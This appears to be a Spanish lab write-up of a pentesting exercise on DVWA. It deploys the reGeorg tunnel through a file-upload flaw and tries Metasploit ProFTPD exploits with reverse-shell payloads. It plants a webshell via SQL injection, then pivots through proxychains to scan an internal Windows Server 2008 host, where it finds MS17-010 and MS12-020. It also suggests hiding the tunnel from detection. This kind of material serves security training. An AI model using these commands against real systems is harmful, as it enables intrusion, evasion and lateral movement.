
2. Despliegue de ReGeorg

ReGeorg es una herramienta que permite crear túneles para reenviar tráfico TCP sobre HTTP mediante un servidor previamente comprometido y levantando un proxy SOCKS. ReGeorg solo sirve para conexiones TCP. Se puede entender como un proxy.

Para este ejercicio se simula que la máquina DVWA es el servidor comprometido y que mediante la funcionalidad “File Upload” nos ha permitido subir ReGeorge a los ficheros que guarda el servidor.

Para ello, se realizan los siguientes pasos:

1. Desde Kali, se inicia sesión en la aplicación web DVWA (admin:password) insertando en el navegador la IP del Adaptador de Red 1 de DVWA seguido de /login.php (en este caso 10.0.2.10/login.php)



2. Después de seleccionar en el apartado “DVWA security” la opción low en “Script Security”, vamos al apartado “Upload” y subimos el fichero tunnel.nosocket.php del repositorio de ReGeorg que previamente hemos clonado en Kali desde <https://github.com/sensepost/reGeorg.git>. Se comprueba navegando a la ruta que muestra tras la subida del fichero que funciona correctamente.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is selected), and XSS reflected. The main content area is titled "Vulnerability: File Upload". It contains a form with a file input field labeled "Choose an image to upload:" and a "Browse..." button. Below the input field, it says "No file selected.". There is also an "Upload" button. A red message at the bottom of the form area says "..././hackable/uploads/tunnel.nosocket.php successfully uploaded!". Below this, under "More info", there are three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securityteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom of the page, a browser window shows the URL 10.0.2.10/hackable/uploads/tunnel.nosocket.php and the text "Georg says, 'All seems fine'".

Sería importante cambiar el mensaje “All seems fine” que sale por defecto y meterle contraseña a reGeorg para que no sea fácilmente detectado o reutilizado.

3. Ejecutamos el cliente de ReGeorg en Kali. De esta forma el cliente se conecta al .php que hemos subido anteriormente a DVWA para establecer un canal de comunicación. Para la ejecución del cliente, estando ubicado en el directorio del repositorio de ReGeorg se lanza el comando

```
python2.7 reGeorgSocksProxy.py -u http://10.0.2.10/hackable/uploads/tunnel.nosocket.php
```

The terminal screenshot shows the command `python2.7 reGeorgSocksProxy.py -u http://10.0.2.10/hackable/uploads/tunnel.nosocket.php` being run. The output includes a watermark for "Georg" and the text "... every office needs a tool like Georg". It also lists three email addresses: willem@sensepost.com / @w_m_, sam@sensepost.com / @trowals, and etienne@sensepost.com / @kamp_staaldaad. The log then shows the proxy server starting and checking for Georg's status, which returns the message "Georg says, 'All seems fine'".

```
(kali㉿kali)-[~/Tools/reGeorg]
$ python2.7 reGeorgSocksProxy.py -u http://10.0.2.10/hackable/uploads/tunnel.nosocket.php

... every office needs a tool like Georg

willem@sensepost.com / @w_m_
sam@sensepost.com / @trowals
etienne@sensepost.com / @kamp_staaldaad

[INFO    ] Log Level set to [INFO]
[INFO    ] Starting socks server [127.0.0.1:8888], tunnel at [http://10.0.2.10/hackable/uploads/tunnel.nosocket.php]
[INFO    ] Checking if Georg is ready
[INFO    ] Georg says, 'All seems fine'
```

De esta manera, se inicia un túnel SOCKS en el puerto **8888** de Kali. Todo lo que entre por ese puerto, atraviesa el túnel y sale por DVWA.

4. Se configura el fichero proxychains4.conf cambiando a **socks5** indicando el puerto abierto **8888**.

```
GNU nano 6.2                               proxychains4.conf *
#
#
#      Examples:
#
#          socks5  192.168.67.78    1080      lamer    secret
#          http    192.168.89.3     8080      justu    hidden
#          socks4  192.168.1.49    1080
#          http    192.168.39.93   8080
#
#
#      proxy types: http, socks4, socks5, raw
#          * raw: The traffic is simply forwarded to the proxy without modification
#          ( auth types supported: "basic"-http  "user/pass"-socks )
#
#[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 8888
```

5. Se comprueba que estamos dentro de la máquina DVWA gracias al túnel de reGeorge lanzando alguna acción, por ejemplo un nmap al puerto 80 a través de proxychains.

Obtenemos el servicio disponible en el puerto 80 de DVWA indicando proxychains y la IP local 127.0.0.1

```
(kali㉿kali)-[~/Tools]
$ proxychains -f proxychains4.conf nmap 127.0.0.1 -p80 -sV -Pn -n
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 13:22 EDT
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:80 ... OK
Nmap scan report for 127.0.0.1
Host is up (0.0096s latency).

PORT      STATE SERVICE VERSION
80/tcp      open  http    Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds
```

3. Uso de reGeorg para enumeración de WinServer 2008

Situándonos en el punto de partida de un escenario lo más parecido posible a uno real, donde desconocemos la IP de la máquina que queremos llegar a enumerar (Windows Server 2008), así como la de la máquina que utilizaremos para pivotar (DVWA).

Lo que si se conoce es que la maquina atacante (Kali Linux), se encuentra en la misma red que DVWA. Por ello, se puede hacer un escaneo del rango de red en el que se encuentra Kali para hallar que otras direcciones IP se encuentra asignadas. Una de ellas será la de DVWA. Esto puede hacerse lanzando el comando

```
nmap -sn -T4 10.0.2.0/24 -oG - | awk '/Up$/ {print $2}'
```

```
(kali㉿kali)-[~/Tools]
$ nmap -sn -T4 10.0.2.0/24 --system-dns -oG - | awk '/Up$/ {print $2}'
10.0.2.9
10.0.2.10
```

Así, vemos que solo 2 direcciones IP están asignadas en este rango, por lo que 10.0.2.10 es la IP que corresponde a DVWA.

Se hace uso nuevamente de proxychains esta vez con nmap para escanear la dirección IP encontrada.

```
(kali㉿kali)-[~/Tools]
$ proxychains -f proxychains4.conf nmap -Pn -sV 10.0.2.10
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 12:17 EDT
Nmap scan report for 10.0.2.10
Host is up (0.020s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.2c
22/tcp    open  ssh     OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.2.14 ((Ubuntu) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_ap
req2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
443/tcp   open  ssl/http Apache httpd 2.2.14 ((Ubuntu) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_ap
req2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
3306/tcp  open  mysql   MySQL (unauthorized)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.29 seconds
```

Los resultados muestran varios puertos abiertos, entre ellos el 21 con el servicio ftp y el 22 con el servicio ssh.

Se ha intentado conseguir una shell remota en DVWA mediante la explotación del servicio FTP en Metasploit pero no se ha logrado, aparentemente porque los payloads compatibles con los exploits utilizados no funcionan adecuadamente con la versión del servicio FTP de DVWA (proFTPD 1.3.2c):

exploit/unix/ftp/proftpd_modcopy_exec

```

2 exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01   great    Yes  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3 exploit/linux/ftp/proftpd_telnet_iac        2010-11-01   great    Yes  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4 exploit/unix/ftp/proftpd_modcopy_exec       2015-04-22   excellent Yes  ProFTPD 1.3.5 Mod_Copy Command Execution
5 exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02   excellent No   ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 3
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/ftp/proftpd_telnet_iac) > show options

Module options (exploit/linux/ftp/proftpd_telnet_iac):
  Name  Current Setting  Required  Description
  RHOSTS      yes          The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      21           yes          The target port (TCP)

  Payload options (linux/x86/meterpreter/reverse_tcp):
    Name  Current Setting  Required  Description
    LHOST  10.0.2.9       yes          The listen address (an interface may be specified)
    LPORT  4444           yes          The listen port

  Exploit target:
    Id  Name
    -- 
    0  Automatic Targeting

msf6 exploit(linux/ftp/proftpd_telnet_iac) > set RHOSTS 10.0.2.10
RHOSTS => 10.0.2.10
msf6 exploit(linux/ftp/proftpd_telnet_iac) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.10:21 - Automatically detecting the target ...
[-] 10.0.2.10:21 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.

```

exploit/unix/ftp/proftpd_133c_backdoor

```

msf6 > search unix proftpd
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22   excellent Yes  ProFTPD 1.3.5 Mod_Copy Command Execution
1  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02   excellent No   ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 0
[*] Using configured payload cmd/unix/bind_awk
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads php

Compatible Payloads
=====
#  Name                               Disclosure Date  Rank    Check  Description
0  payload/cmd/unix/bind_awk          normal     No    Unix Command Shell, Bind TCP (via AWK)
1  payload/cmd/unix/bind_perl         normal     No    Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6    normal     No    Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic          normal     No    Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse_awk       normal     No    Unix Command Shell, Reverse TCP (via AWK)
5  payload/cmd/unix/reverse_perl      normal     No    Unix Command Shell, Reverse TCP (via Perl)
6  payload/cmd/unix/reverse_perl_ssl  normal     No    Unix Command Shell, Reverse TCP SSL (via perl)
7  payload/cmd/unix/reverse_python   normal     No    Unix Command Shell, Reverse TCP (via Python)
8  payload/cmd/unix/reverse_python_ssl  normal     No    Unix Command Shell, Reverse TCP SSL (via python)

[-] Invalid parameter "php", use "show -h" for more information
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 4
payload => cmd/unix/reverse_awk
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.10
RHOSTS => 10.0.2.10
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html

```

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.0.2.9
LHOST => 10.0.2.9
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.10:80 - 10.0.2.10:21 - Connected to FTP server
[-] 10.0.2.10:80 - Exploit aborted due to failure: unknown: 10.0.2.10:21 - Failure retrieving ProFTPD 220 OK banner
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 5
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.10:80 - 10.0.2.10:21 - Connected to FTP server
[-] 10.0.2.10:80 - Exploit aborted due to failure: unknown: 10.0.2.10:21 - Failure retrieving ProFTPD 220 OK banner
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 6
payload => cmd/unix/reverse_perl_ssl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse SSL handler on 10.0.2.9:4444
[*] 10.0.2.10:80 - 10.0.2.10:21 - Connected to FTP server
[-] 10.0.2.10:80 - Exploit aborted due to failure: unknown: 10.0.2.10:21 - Failure retrieving ProFTPD 220 OK banner
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 7
payload => cmd/unix/reverse_python
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.10:80 - 10.0.2.10:21 - Connected to FTP server
[-] 10.0.2.10:80 - Exploit aborted due to failure: unknown: 10.0.2.10:21 - Failure retrieving ProFTPD 220 OK banner
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 8
payload => cmd/unix/reverse_python_ssl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse SSL handler on 10.0.2.9:4444
[*] 10.0.2.10:80 - 10.0.2.10:21 - Connected to FTP server
[-] 10.0.2.10:80 - Exploit aborted due to failure: unknown: 10.0.2.10:21 - Failure retrieving ProFTPD 220 OK banner
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

```

También se intenta la conexión mediante proxychains y ssh para lograr shell desde Kali a DVWA sin éxito.

```

└─(kali㉿kali)-[~/Tools]
$ proxychains -f proxychains4.conf ssh 10.0.2.10


[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ... 127.0.0.1:8888  ... 10.0.2.10:22  ...  OK
whoami

```


Por este motivo, a continuación, se utiliza la vulnerabilidad SQL Injection de la aplicación web para ganar una webshell (trmn.php) y averiguar con ifconfig las redes a las que está conectada la máquina.

The screenshot shows the DVWA SQL Injection page. The URL is [http://10.0.2.10/dvwa/vulnerabilities/sql_injection/](#). The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), and SQL Injection (Blind). The main content area has a form with a "User ID:" label and an input field containing "ackable/uploads/trmn.php". Below the input field is a "Submit" button. To the right of the input field, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/tctips/sql-injection.html>




De esta manera, conseguimos averiguar que además de a nuestra red `eth0:10.0.2.0/24`, DVWA está también conectado a la red `eth1:192.168.93.0/24`.



Así, vamos a utilizar de nuevo proychains y nmap con el puerto 445 para escanear esta vez el rango de red de `eth1` y así averiguar que otras máquinas pueden estar conectada en esta red.



Se encuentra que la IP `192.168.93.207` está asignada a una máquina Windows Server 2008 R2, la cual es nuestro objetivo para esta parte del ejercicio.



```
Nmap scan report for 192.168.93.207
Host is up (0.0033s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Finalmente, volvemos a utilizar proxychains con el túnel de reGeorg que se ha mantenido siempre activado y nuevamente nmap para hacer un escaneo de los principales puertos de la máquina objetivo, y así poder enumerar los servicios que tiene desplegados y en qué estado se encuentran los puertos a los que están asignados.

```
(kali㉿kali)-[~/Tools]
└─$ proxychains -f proxychains4.conf nmap -Pn -sV 192.168.93.207
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 00:39 EDT
```

En este caso se encuentran los siguientes puertos abiertos:

- **135, 49152-49157** -> msrpc service
- **139** -> netbios-ssn service
- **445** -> microsoft-ds service
- **3389** -> ssl/ms-wbt-server? service

```
Nmap scan report for 192.168.93.207
Host is up (0.0044s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp  open  msrpc      Microsoft Windows RPC
49153/tcp  open  msrpc/dbus/sys Microsoft Windows RPC
49154/tcp  open  msrpc      Microsoft Windows RPC
49155/tcp  open  msrpc/dbsi unix 3  [ ] STREAM CONNECTED 4093 unix 3  [ ] DGRAM
49156/tcp  open  msrpc/dbsi unix 3  [ ] DGRAM 4071 unix 3  [ ] DGRAM 4070 unix 3  [ ] ST
49157/tcp  open  msrpc      Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap done: 1 IP address (1 host up) scanned in 98.35 seconds
```

- **msrpc service:** El servicio RPC (Remote Procedure Call o Llamada a Procedimiento Remoto) se utiliza para invocar métodos remotos desde un cliente o programa cliente a un servidor. Los RPC son muy utilizados dentro de la comunicación cliente-servidor, de ahí que en este caso nos encontramos con 6 puertos dedicados en este servidor. Es el cliente quien inicia el proceso solicitando al servidor que ejecute cierto procedimiento o función y enviando este de vuelta el resultado de la operación.

- **netbios-ssn service:** El servicio NetBIOS Session Service se utiliza para la transmisión de datos y la comunicación orientada a la conexión. Los puertos NetBIOS (normalmente 137,138,139) son utilizados normalmente para el intercambio de archivos y aplicaciones de uso compartido de impresoras. Los usuarios de la red con sede fuera de la red acceden a estos servicios a través del puerto 139. Son puertos propensos a ataques por la relativa facilidad de acceso si no están securizados.
- **microsoft-ds service:** Este servicio se utiliza para alojar el protocolo SMB (Server Messaging Block), diseñado para compartir archivos/datos entre ordenadores en una red Windows mediante acceso directo TCP/IP sin usar NetBIOS (por ejemplo, en Active Directory). Si no es necesario su uso, debe ser bloqueado. Si lo es, actualizado, ya que versiones antiguas como SMB 1.0 fueron atacadas por el ransomware WannaCry para realizar una escalada de privilegios remota que permitía el control total del sistema y los archivos, cifrándolos.
- **ssl/ms-wbt-server service:** Es el nombre de servicio que se le da al protocolo de escritorio remoto (RDP) es un protocolo desarrollado por Microsoft, que proporciona a un usuario una interfaz gráfica para conectarse a otro equipo a través de una conexión de red. El usuario emplea el software cliente RDP para este propósito, mientras que el otro equipo debe ejecutar el software del servidor RDP.

Para finalizar se lanza un escaneo con nmap y otros puertos típicos de la enumeración de sistemas, pero no se obtienen más puertos abiertos

```
(kali㉿kali)-[~/Tools]
└─$ proxychains -f proxychains4.conf nmap 192.168.93.207 -p445,8080,3128,80,443,88,389 -sV -Pn -n
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 13:10 EDT
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:443 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:80 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:8080 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:389 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:3128 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:88 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:445 ... OK
Nmap scan report for 192.168.93.207
Host is up (0.003s latency).

PORT      STATE SERVICE      VERSION
80/tcp    closed http
88/tcp    closed kerberos-sec
389/tcp   closed ldap
443/tcp   closed https
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3128/tcp  closed squid-http
8080/tcp  closed http-proxy
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

4. Explotación de Eternal Blue mediante proxy local y reGeorg

En primer lugar, vamos a utilizar proxychains y nmap con un script para detectar posibles vulnerabilidades que tenga la máquina víctima localizada Windows Server 2008.

Se lanza el comando

```
proxychains -f proxychains4.conf nmap --script=vuln --script-args=unsafe=1 192.168.93.207
```

```
(kali㉿kali)-[~/Tools]
└─$ proxychains -f proxychains4.conf nmap --script=vuln --script-args=unsafe=1 192.168.93.207
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-11 02:28 EDT
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:80 ← socket error or timeout!
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:111 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:306 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:8888 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:443 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:993 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:1720 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:5900 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:1025 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:587 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 192.168.93.207:80 ← socket error or timeout!
```

```
Nmap scan report for 192.168.93.207
Host is up (0.22s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| rdp-vuln-ms12-020:
|   VULNERABLE:
|     MS12-020: Remote Desktop Protocol Denial Of Service Vulnerability
|       State: VULNERABLE
|       IDs: CVE:CVE-2012-0152
|       Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|         Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|       Disclosure date: 2012-03-13
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|         http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_MS12-020: Remote Desktop Protocol Remote Code Execution Vulnerability
|   VULNERABLE
|     MS12-020: Remote Desktop Protocol Remote Code Execution Vulnerability
|       State: VULNERABLE
|       IDs: CVE:CVE-2012-0002
|       Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:I/C:A:P)
|         Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
|       Disclosure date: 2012-03-13
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|         http://technet.microsoft.com/en-us/security/bulletin/ms12-020
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
|       Disclosure date: 2017-03-14
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|         https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 206.58 seconds
```

